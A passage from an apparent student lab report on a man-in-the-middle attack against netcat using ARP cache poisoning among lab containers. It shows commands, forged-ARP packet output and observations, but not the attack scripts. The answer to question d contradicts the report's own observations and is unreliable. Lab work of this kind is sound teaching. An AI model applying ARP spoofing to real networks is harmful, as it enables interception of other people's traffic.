      9 pts/1    00:00:01 bash
     60 pts/1    00:00:04 python3
     65 pts/1    00:00:01 python3
    101 pts/1    00:00:00 ps
root@7d3a2462f8e0:/volumes#
```

7. Wait for a while and run **exit** on the Telnet terminal of Container A to terminate the Telnet connection with Container B.

```
seed@0fe84e7c92c6:~$ exit
logout
Connection closed by foreign host.
root@041f7ce5092d:/#
```

Part 3: MITM Attack on Netcat using ARP Cache Poisoning

This task is similar to Part 2, except that Containers A and B are communicating using **netcat**, instead of **telnet**. Container M wants to intercept their communication, so it can manipulate the data transmitted between Container A and Container B.

1. Make sure IP forwarding is turned off on the terminal of Container M: **sysctl net.ipv4.ip_forward=0**

```
root@7d3a2462f8e0:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@7d3a2462f8e0:/volumes#
```

2. On the terminal of Container B, run the following command: **nc -lp 9090**

```
root@0fe84e7c92c6:~# nc -lp 9090
```

3. On the terminal of Container A, run the following command:

```
root@041f7ce5092d:/# nc 10.9.0.6 9090
```

4. Type Juniper on the terminal of Container A and enter. Describe what you observe on the terminals of Container A and Container B.

Container A:

```
Juniper
```

Container B:

```
Juniper
```

Typing Juniper on Container A captures in B.

5. Run **t22pro.py** in the background on the terminal of Container M:
   python3 t22pro.py &

```
    plen      = None
    op        = who-has
    hwsrc     = 02:42:0a:09:00:69
    psrc      = 10.9.0.6
    hwdst     = 02:42:0a:09:00:05
    pdst      = 10.9.0.5

.
Sent 1 packets.
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
    hwtype    = 0x1
    ptype     = IPv4
    hwlen     = None
    plen      = None
    op        = who-has
    hwsrc     = 02:42:0a:09:00:69
    psrc      = 10.9.0.5
    hwdst     = 02:42:0a:09:00:05
    pdst      = 10.9.0.6

.
Sent 1 packets.
```

6. Type Juniper on the terminal of Container A and enter. Describe what you observe on the terminals of Container A and Container B.

Container A:

```
Juniper
```

Container B did not display anything this time.

7. Run **t3.py** on the terminal of Container M.

```
^Croot@7d3a2462f8e0:/volumes# python3 t3.py
********** MITM attack on Netcat **********
```

8. Type Juniper on the terminal of Container A and enter. Describe what you observe on the terminals of Container A and Container B.

Container A:

```
root@041f7ce5092d:/# nc 10.9.0.6 9090
Juniper
Juniper
Juniper
```

Container B did not display anything.

9. Finally, shut down all the containers on the terminal of Seed VM:
   `[06/16/24]seed@VM:~/.../Labsetup$ dcdown`

```
^CGracefully stopping... (press Ctrl+C again to force)
Stopping A-10.9.0.5       ... done
Stopping M-10.9.0.105     ... done
Stopping B-10.9.0.6       ... done
[10/04/24]seed@VM:~/.../Labsetup$
```

Questions:

a) What is telnet?

Telnet is a protocol used to provide bidirectional, text-based communication between two machines. It is commonly used for remote login sessions, although it is largely considered insecure due to the lack of encryption.

b) What is Netcat?

Netcat (often abbreviated as nc) is a networking utility used for reading and writing data across network connections using the TCP or UDP protocols. It can be used for simple communication or more advanced tasks like port scanning or serving as a backdoor.

c) What is MITM attack?

A Man-In-The-Middle (MITM) attack is a type of cyber attack where a malicious actor secretly intercepts and possibly alters the communication between two parties (such as two devices, computers, or people) without either party knowing that the communication has been compromised.

d) For the Data manipulation attack against telnet in Step 4 of Part 2, what do you observe on Container A's terminal when typing Juniper after launching the attack (#5)? For the MITM attack against Netcat in Part 3, what do you observe on Container A's terminal when typing Juniper after launching the attack (#8)? What is the reason of such a difference?

When "Juniper" is typed on Container A, depending on how the attack is launched, you might

observe manipulated text being displayed on Container B's terminal. This confirms that the attacker (Container M) has successfully intercepted and modified the data being transmitted.

After launching the MITM attack and typing "Juniper" on Container A's terminal, I notice one of two possible outcomes:

1. Normal Text Appears: If the attacker has not yet manipulated the data, the word "Juniper" is transmitted to Container B and displayed as expected on both terminals.
2. Altered Text Appears: After launching the attack, the attacker might manipulate the data being sent from Container A to Container B. As a result, what is typed on Container A's terminal may not appear correctly on Container B. For example, the attacker could modify the communication, so that "Juniper" is replaced with another word or a set of characters (e.g., "ZZZZZZ").

The difference observed on Container A's terminal after the attack is due to data manipulation by the attacker (Container M)**.**

- Container M intercepts the communication between Containers A and B.
- The attacker (Container M) can modify the data being sent between the two containers, making changes to the original message.
- When you type "Juniper," the attacker can intercept the packet, modify the payload, and then forward the modified data to Container B. This manipulation is visible on Container B's terminal, and sometimes Container A might receive altered feedback based on the modification.

The main reason for this behavior is that Container M (the attacker) is controlling and modifying the data stream using ARP cache poisoning to perform the MITM attack. This kind of attack demonstrates how an attacker can change or inject new content into communications, such as replacing "Juniper" with any other value.

Deliverables

Please submit the lab report in a single document named *CS690-LAB2-yourlastname*. Please submit a DOC document and/or a PDF file in case the format is not compatible across the platform.

The lab report should include:

1. Title, author(s)
2. Table of Content
3. The detailed steps and results using text description and/or screenshots that answer the above questions and demonstrate your lab progress.
4. A summary of your own reflection of the lab exercise, such as:
   a) What is the purpose of the lab in your own words?
   b) What do you learn? Do you achieve the objectives?
   c) Is this lab hard or easy? Are the lab instructions clear?
   d) Any other feedback?